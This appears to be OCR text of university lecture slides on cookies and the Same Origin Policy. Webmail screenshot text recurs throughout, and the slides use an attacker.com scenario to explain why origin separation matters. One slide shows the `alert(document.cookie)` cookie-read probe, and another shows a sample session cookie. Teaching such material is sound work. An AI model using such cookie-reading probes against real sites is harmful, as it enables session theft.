CSE 도넛타임 / CSE donut time 오전 11:07
안녕하세요, CSE Supporters 입니다😊 다들 중간고사기간…

healthcare_center@unist.ac.kr
[헬스케어센터] 2023.10. "알.쓸.심.잡(Useful Knov 오전 10:39
[공통안내: 전체회신 사용 금지 (Do not use 'Reply All')]…


Cookie: Making HTTP Stateful

- Store a server-created file (cookie) in the browser
- Examples
  - Authentication (log in)
  - Personalization (language preference, shopping cart)
  - User tracking
- We can display all cookies for current document by `alert(document.cookie)`



```
security=low; PHPSESSID=ca5213aba0449128c7caf0902b77f1e0
```

Motivative Example for SOP




(직원) 김영미 (컴퓨터공학과 행…
CSE 도넛타임 / CSE donut time 오전 11:07
안녕하세요, CSE Supporters 입니다😊 다들 중간고사기간…

healthcare_center@unist.ac.kr
[헬스케어센터] 2023.10. "알.쓸.심.잡(Useful Knov 오전 10:39
[공통안내: 전체회신 사용 금지 (Do not use 'Reply All')]…


A World Without Separation between Sites

What if a script from attacker.com can access data from mail.unist.ac.kr?



메일
메일 및 사람 검색
새로 만들기 | 모두 읽은 상태로 표시
즐겨찾기
받은 편지함
보낸 편지함
임시 보관함 13
(교원) 위성일 (컴퓨터공학과
받은 편지함
받은 편지함 필터
(직원) 김영미 (컴퓨터공학과 행…
CSE 도넛타임 / CSE donut time 오전 11:07
안녕하세요, CSE Supporters 입니다 다들 중간고사기간…
healthcare_center@unist.ac.kr
[헬스케어센터] 2023.10. "알.쓸.신.잡(Useful K
[공통안내: 전체회신 사용 금지 (Do not use 'Reply

A World Without Separation between Sites



받은 편지함

(직원) 김영미 (컴퓨터공학과 행…
CSE 도넛타임 / CSE donut time 오전 11:07
안녕하세요, CSE Supporters 입니다😊 다들 중간고사기간…

healthcare_center@unist.ac.kr
[헬스케어센터] 2023.10. "알.쓸.심.잡(Useful K 0:39
[공통안내: 전체회신 사용 금지 (Do not use 'Reply

What if a script from attacker.com can access data from mail.unist.ac.kr?

It would be able to read your emails,
private messages, authentication session cookies

Motivation of the Client-side Security


How can we prevent such malicious behaviors?

Same Origin Policy (SOP)

Restricts scripts on one origin from accessing data from another origin

Same Origin Policy (SOP)

Restricts scripts on one origin from accessing data from another origin




Any resource has its own origin

Resources located at the *https://mail.unist.ac.kr* origin

JavaScript runs with a *https://attacker.com* origin

Same Origin Policy (SOP)

Restricts scripts on one origin from accessing data from another origin


https://attacker.com/attack.html
https://mail.unist.ac.kr
메일
메일 및 사람 검색
새로 만들기
모두 읽은 상태로 표시
즐겨찾기
받은 편지함
보낸 편지함
임시 보관함 13
(교원) 위성일 (컴퓨터공학고
받은 편지함
받은 편지함
필터
(직원) 김영미 (컴퓨터공학과 행…
CSE 도넛타임 / CSE donut time
오전 11:07
안녕하세요, CSE Supporters 입니다😊 다들 중
healthcare_center@unist.ac.kr
[헬스케어센터] 2023.10. "알.쓸.심.잡(Useful Kno
전 10:39
[공통안내: 전체회신 사용 금지 (Do not use
STOP
JS
attacker.js

Any resource has its own origin

